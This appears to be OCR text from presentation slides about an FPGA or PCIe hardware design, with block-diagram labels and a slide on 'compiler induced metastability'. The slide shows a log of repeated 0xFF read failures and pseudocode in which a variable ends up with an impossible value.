

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Stream reassemble
4KB Read buffer
SPI Rx/Tx
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

PCIe Rx
SPI Rx/Tx
Stream reassemble
4KB Read buffer
Command processor
Search / probe controller
PCIe Tx

COMPILER INDUCED METASTABILITY


```
Failed (985): 0xFF
Failed (986): 0xFF
Failed (987): 0xFF
Failed (988): 0xFF
Failed (989): 0xFF
Failed (990): 0xFF
Failed (991): 0xFF
Failed (992): 0xFF
Failed (993): 0xFF
Failed (994): 0xFF
Failed (995): 0xFF
Failed (996): 0xFF
Failed (997): 0xFF
Failed (998): 0xFF
Failed (999): 0xFF
>>>
```

AKA

```
X = 1

If X == 0 then

    Y = 0

else

    Y = 1


>> Y == 0
```

